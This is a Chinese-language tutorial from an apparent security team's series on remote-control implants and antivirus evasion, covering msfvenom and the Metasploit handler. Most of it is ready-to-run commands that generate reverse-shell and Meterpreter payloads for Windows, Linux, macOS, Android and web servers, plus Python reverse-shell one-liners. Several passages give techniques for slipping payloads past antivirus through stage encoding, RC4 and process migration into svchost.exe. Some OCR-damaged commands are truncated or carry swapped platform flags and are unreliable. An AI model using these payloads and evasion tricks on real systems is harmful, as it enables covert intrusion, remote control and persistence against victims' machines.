TIDE安全团队

HTTP://WWW.TIDESEC.COM

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

本专题文章导航

1、远控免杀专题文章(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

因为cobaltstrike生成payload比较简单，这里不再累述，只是介绍一下msfvenom的基本参数和一些小技巧。

msfvenom简介

msfvenom是msfpayload和msfencode的结合体，于2015年6月8日取代了msfpayload和msfencode。在此之后，metasploit-framework下面msfpayload（荷载生成器），msfencoder（编码器），msfcli（监听接口）都不再被支持。

常规参数

msfvenom所有参数

```
$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /opt/metasploit-framework/bin/../embedded/framework/msfvenom [options] <var=val>
Example: /opt/metasploit-framework/bin/../embedded/framework/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list           <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload        <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options              List --payload <value>'s standard, advanced and evasion options
    -f, --format         <format>   Output format (use --list formats to list)
    -e, --encoder        <encoder>  The encoder to use (use --list encoders to list)
        --sec-name       <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                  Generate the smallest possible payload using all available encoders
        --encrypt        <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key    <value>    A key to be used for --encrypt
        --encrypt-iv     <value>    An initialization vector for --encrypt
    -a, --arch           <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform       <platform> The platform for --payload (use --list platforms to list)
    -o, --out            <path>     Save the payload to a file
    -b, --bad-chars      <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled        <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
    -s, --space          <length>   The maximum size of the resulting payload
        --encoder-space  <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations     <count>    The number of times to encode the payload
    -c, --add-code       <path>     Specify an additional win32 shellcode file to include
    -x, --template       <path>     Specify a custom executable file to use as a template
    -k, --keep                      Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name       <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout        <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                      Show this message
```

部分参数解读

-p, -payload < payload> 指定需要使用的payload(攻击荷载)。也可以使用自定义payload,几乎是支持全平台的

-l, -list [module_type] 列出指定模块的所有可用资源. 模块类型包括: payloads, encoders, nops, all

-n, -nopsled < length> 为payload预先指定一个NOP滑动长度

-f, -format < format> 指定输出格式 (使用 -help-formats 来获取msf支持的输出格式列表)

-e, -encoder [encoder] 指定需要使用的encoder（编码器）,指定需要使用的编码，如果既没用-e选项也没用-b选项，则输出raw payload

-a, -arch < architecture> 指定payload的目标架构，例如x86 | x64 | x86_64

-platform < platform> 指定payload的目标平台

-s, -space < length> 设定有效攻击荷载的最大长度，就是文件大小

-b, -bad-chars < list> 设定规避字符集，指定需要过滤的坏字符例如：不使用 '\x0f'、'\x00';

-i, -iterations < count> 指定payload的编码次数

-c, -add-code < path> 指定一个附加的win32 shellcode文件

-x, -template < path> 指定一个自定义的可执行文件作为模板,并将payload嵌入其中

-k, -keep 保护模板程序的动作，注入的payload作为一个新的进程运行

-payload-options 列举payload的标准选项

-o, -out < path> 指定创建好的payload的存放位置

-v, -var-name < name> 指定一个自定义的变量，以确定输出格式

-shellest 最小化生成payload

-h, -help 查看帮助选项

-help-formats 查看msf支持的输出格式列表

比如想查看 `windows/meterpreter/reverse_tcp` 支持什么平台、哪些选项，可以使用 `msfvenom -p windows/meterpreter/reverse_tcp --l options`

```
$ msfvenom -p windows/meterpreter/reverse_tcp --list-options

Options for payload/windows/meterpreter/reverse_tcp:
=======================


       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 283
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Connect back to the attacker



Advanced options for payload/windows/meterpreter/reverse_tcp:
=========================

    Name                        Current Setting  Required  Description
    ----                        ---------------  --------  -----------
    AutoLoadStdapi              true             yes       Automatically load the Stdapi extension
    AutoRunScript                                no        A script to run automatically on session creation.
    AutoSystemInfo              true             yes       Automatically capture system information on initialization.
    AutoUnhookProcess           false            yes       Automatically load the unhook extension and unhook the process
    AutoVerifySession           true             yes       Automatically verify and drop invalid sessions
    AutoVerifySessionTimeout    30               no        Timeout period to wait for session validation to occur, in seconds
    EnableStageEncoding         false            no        Encode the second stage payload
    EnableUnicodeEncoding       false            yes       Automatically encode UTF-8 strings as hexadecimal
    HandlerSSLCert                               no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
    InitialAutoRunScript                         no        An initial script to run on session creation (before AutoRunScript)
    PayloadBindPort                              no        Port to bind reverse tcp socket to on target system.
    PayloadProcessCommandLine                    no        The displayed command line that will be used by the payload
    PayloadUUIDName                              no        A human-friendly name to reference this unique payload (requires tracking)
    PayloadUUIDRaw                               no        A hex string representing the raw 8-byte PUID value for the UUID
    PayloadUUIDSeed                              no        A string to use when generating the payload UUID (deterministic)
    PayloadUUIDTracking         false            yes       Whether or not to automatically register generated UUIDs
    PingbackRetries             0                yes       How many additional successful pingbacks
    PingbackSleep               30               yes       Time (in seconds) to sleep between pingbacks
```

使用 `msfvenom --list payloads` 可查看所有payloads

```
$ msfvenom --list payloads

Framework Payloads (558 total) [--payload <value>]
==================================================

    Name                                          Description
    ----                                          -----------
    aix/ppc/shell_bind_tcp                        Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                       Spawn a shell on an established connection
    aix/ppc/shell_interact                        Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                     Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http              Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https             Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp               Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http              Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https             Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp               Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                    Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                   Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                     Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http    Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https   Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp     Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp           Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http      Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https     Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp       Run the Meterpreter / Mettle server payload (stageless)
    bsd/sparc/shell_bind_tcp                      Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                   Connect back to attacker and spawn a command shell
    bsd/vax/shell_reverse_tcp                     Connect back to attacker and spawn a command shell
    bsd/x64/exec                                  Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp                   Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp                        Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small                  Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp                Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp                     Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small               Connect back to attacker and spawn a command shell
    bsd/x86/exec                                  Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp                       Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp                    Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp                   Spawn a command shell (staged). Listen for a connection over IPv6
    bsd/x86/shell/bind_tcp                        Spawn a command shell (staged). Listen for a connection
    bsd/x86/shell/find_tag                        Spawn a command shell (staged). Use an established connection
    bsd/x86/shell/reverse_ipv6_tcp                Spawn a command shell (staged). Connect back to the attacker over IPv6
    bsd/x86/shell/reverse_tcp                     Spawn a command shell (staged). Connect back to the attacker
    bsd/x86/shell_bind_tcp                        Listen for a connection and spawn a command shell
    bsd/x86/shell_bind_tcp_ipv6                   Listen for a connection and spawn a command shell over IPv6
    bsd/x86/shell_find_port                       Spawn a shell on an established connection
    bsd/x86/shell_find_tag                        Spawn a shell on an established connection (proxy/nat safe)
```

使用 `msfvenom --list encoders` 可查看所有编码器

```
$ msfvenom --list encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_context               normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/service                   manual     Register Service
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic               normal     Dynamic key XOR Encoder
```

可以看到评级最高的两个encoder为 `cmd/powershell_base64` 和 `x86/shikata_ga_nai`，其中 `x86/shikata_ga_nai` 也是免杀中使用频率最高的编码器了。

类似可用 `msfvenom --list` 命令查看的还有 `payloads, encoders, nops, platforms, archs, encrypt, formats`。

几个重要的监听参数

防止假session

在实战中，经常会遇到假session或者刚连接就断开的情况，这里补充一些监听参数，防止假死与假session。

```
msf exploit(multi/handler) > set ExitOnSession false   //可以在接收到seesion后继续监听端口，保持侦听。
```

防止session意外退出

```
msf5 exploit(multi/handler) > set SessionCommunicationTimeout 0  //默认情况下，如果一个会话将在5分钟（300秒）没有任何活动，那么它
死,为防止此情况可将此项修改为0

msf5 exploit(multi/handler) > set SessionExpirationTimeout 0 //默认情况下，一个星期（604800秒）后，会话将被强制关闭,修改为0可永久
闭
```

handler后台持续监听

```
msf exploit(multi/handler) > exploit -j -z
```

使用 `exploit -j -z` 可在后台持续监听,-j为后台任务，-z为持续监听，使用Jobs命令查看和管理后台任务。 `jobs -K` 可结束所有任务。

还有种比较快捷的建立监听的方式，在msf下直接执行：

```
msf5 > handler -H 10.211.55.2 -P 3333 -p windows/meterpreter/reverse_tcp
```

会生成监听

```
[*] Starting persistent handler(s)...
msf5 > handler -H 10.211.55.2 -P 3333 -p windows/meterpreter/reverse_tcp
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 10.211.55.2:3333
msf5 > jobs

Jobs
====

  Id  Name                  Payload                       Payload opts
  --  ----                  -------                       ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.211.55.2:3333
```

payload的可持续化

一般来说使用msfvenom生成的payload会单独开启一个进程，这种进程很容易被发现和关闭，在后期想做持久化的时候只能再使用 `migrate`

Explorer.EXE	1308	0	Microsoft Corporation	Windows 资源管理器
cmd.exe	4604	0	Microsoft Corporation	Windows 命令处理程序
Everything.exe	3540	3540		Everything
Everything.exe	4688	3540		Everything
cmd.exe	2896	0	Microsoft Corporation	Windows 命令处理程序
cmd.exe	5948	5948	Microsoft Corporation	Windows Command Processor
cmd.exe	4840	0	Microsoft Corporation	Windows 命令处理程序
shell.exe	3332	3332	Apache Software Foun...	ApacheBench command line uti
cmd.exe	2112	0	Microsoft Corporation	Windows 命令处理程序
cmd.exe	4868	0	Microsoft Corporation	Windows 命令处理程序
cmd.exe	5308	0	Microsoft Corporation	Windows 命令处理程序


模块列表

名称	安全状态	基址	大小	路径
shell.exe	未知文件	0x0000000000...	0x00016000	Z:\payload\shell.exe
ntdll.dll	系统文件	0x0000000077...	0x001A9000	C:\Windows\SYSTEM32\ntdll.dll

其实在生成payload时可直接使用如下命令，生成的payload会直接注入到指定进程中。

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -e x86/shikata_ga_nai -b "\x00" -i 5 -a x86 --
platform win PrependMigrate=true PrependMigrateProc=svchost.exe -f exe -o  shell.exe
```

生成的shell程序执行后会启动两个进程`shell.exe`和`svchost.exe`，关闭其中一个不会影响会话状态。唯一美中不足的是`svchost.exe`不是`system32`目录下的。



在上面的生成payload参数中：

（1）PrependMigrate=true `PrependMigrateProc=svchost.exe`使这个程序默认会迁移到svchost.exe进程，自己测试的时候不建议到这个进他的持久进程。

（2）使用-p指定使用的攻击载荷模块，使用-e指定使用x86/shikata_ga_nai编码器，使用-f选项告诉MSF编码器输出格式为exe，-o选项指定件名为payload.exe，保存在根目录下。

绕过杀软

这是`green-m`大佬提到的一种方式，使用reverse_https等payload时可以使用下列方法bypass部分杀软。

生成payload: `msfvenom -p windows/meterpreter/reverse_https lhost=10.211.55.2 lport=3333 -f c`

在msf中进行如下设置，将控制端向被控制端发送的stage进行编码

```
msf exploit(multi/handler) > set EnableStageEncoding true   //尝试使用不同的编码器对stage进行编码，可能绕过部分杀软的查杀
EnableStageEncoding => true
msf exploit(multi/handler) > set stageencoder x86/fnstenv_mov
Stageencoder => x64/xor
msf exploit(multi/handler) > set stageencodingfallback false
stageencodingfallback => false
```

同样，使用reverse_tcp_rc4也有同样的效果，而且不能设置stageencoder选项，更稳定更方便。

```
msfvenom -p  windows/meterpreter/reverse_tcp_rc4  lhost=10.211.55.2 lport=3333 RC4PASSWORD=tidesec  -f c
```

利用rc4对传输的数据进行加密，密钥在生成时指定，在监听的服务端设置相同的密钥。就可以在symantec眼皮地下执行meterpreter。

各平台payload生成

二进制

windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform Windows -f exe > shell.exe

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f exe > shell.exe
```

windows下生成32位/64位payload时需要注意：以windows/meterpreter/reverse_tcp为例，该payload默认为32位，也可使用-a x86选项指定要生成64位，则payload为windows/x64/meterpreter/reverse_tcp。

Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform Linux -f elf > shell.elf
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform osx -f macho > shell.macho
```

Android

```
msfvenom -a dalvik -p android/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw > shell.apk

msfvenom -p android/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 R > test.apk
```

Powershell

```
msfvenom -a x86 --platform Windows -p windows/powershell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -e cmd/powershell_base
3 -f raw -o shell.ps1
```

Netcat

nc正向连接

```
msfvenom -p windows/shell_hidden_bind_tcp LHOST=10.211.55.2 LPORT=3333  -f exe> 1.exe
```

nc反向连接，监听

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333  -f exe> 1.exe
```

Shellcode

基于Linux的Shellcode

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform Windows -f c
```

基于Windows的Shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform Linux -f c
```

基于Mac的Shellcode

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform osx -f c
```

脚本

Python反弹shell

```
msfvenom -p cmd/unix/reverse_python LHOST=10.211.55.2 LPORT=3333 -f raw > shell.py

msfvenom -a python -p python/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw > shell.py
```

Python正向shell

```
python/python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.211.55.2",3333));os.dup2(s.filenc
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'

python/python3 -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(("10.211.55.2",3333))\nwhile 1:  proc
subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\")"
```

Bash

```
msfvenom -p cmd/unix/reverse_bash LHOST=10.211.55.2 LPORT=3333 -f raw > shell.sh
```

Perl

```
msfvenom -p cmd/unix/reverse_perl LHOST=10.211.55.2 LPORT=3333 -f raw > shell.pl
```

Lua

```
msfvenom -p cmd/unix/reverse_lua LHOST=10.211.55.2 LPORT=3333 -f raw -o shell.lua
```

Ruby

```
msfvenom -p ruby/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw -o shell.rb
```

Web

PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

ASPX

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f aspx -o shell.aspx
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f asp > shell.asp
```

JSP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw > shell.jsp
```

WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f war > shell.war
```

nodejs

```
msfvenom -p nodejs/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw -o shell.js
```


Handlers

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST 10.211.55.2
set LPORT 3333
set ExitOnSession false
exploit -j -z
```

msfvenom命令自动补全

msfvenom参数和命令很多，各种payload和encoder经常让人眼花缭乱，特别是对英语不好的人来说有些命令可能很容易忘记。所以 Green_m
了一个zsh插件，可以自动化的补全msfvenom命令，有了它妈妈再也不用担心我会忘记msfvenom命令了！

先看看安装后的效果：




安装如下：

安装前提：已经安装了zsh。

```
# 下载msfvenom plugin.
git clone https://github.com/Green-m/msfvenom-zsh-completion ~/.oh-my-zsh/custom/plugins/msfvenom/

# 打开 ~/.zshrc 文件，启用插件
plugins=(...  msfvenom)

# 在当前shell中导入.zshrc文件中的设置
source ~/.zshrc
```



之后可正常使用。

参考资料

msfvenom 进阶:https://klionsec.github.io/2017/03/08/msfvenom-advanced/

How to use msfvenom:https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

msfvenom 使用方法简单介绍：http://www.onebug.org/testing/161.html

Bypass AV meterpreter免杀技巧:https://green-m.me/2016/11/15/meterpreter-bypass-av/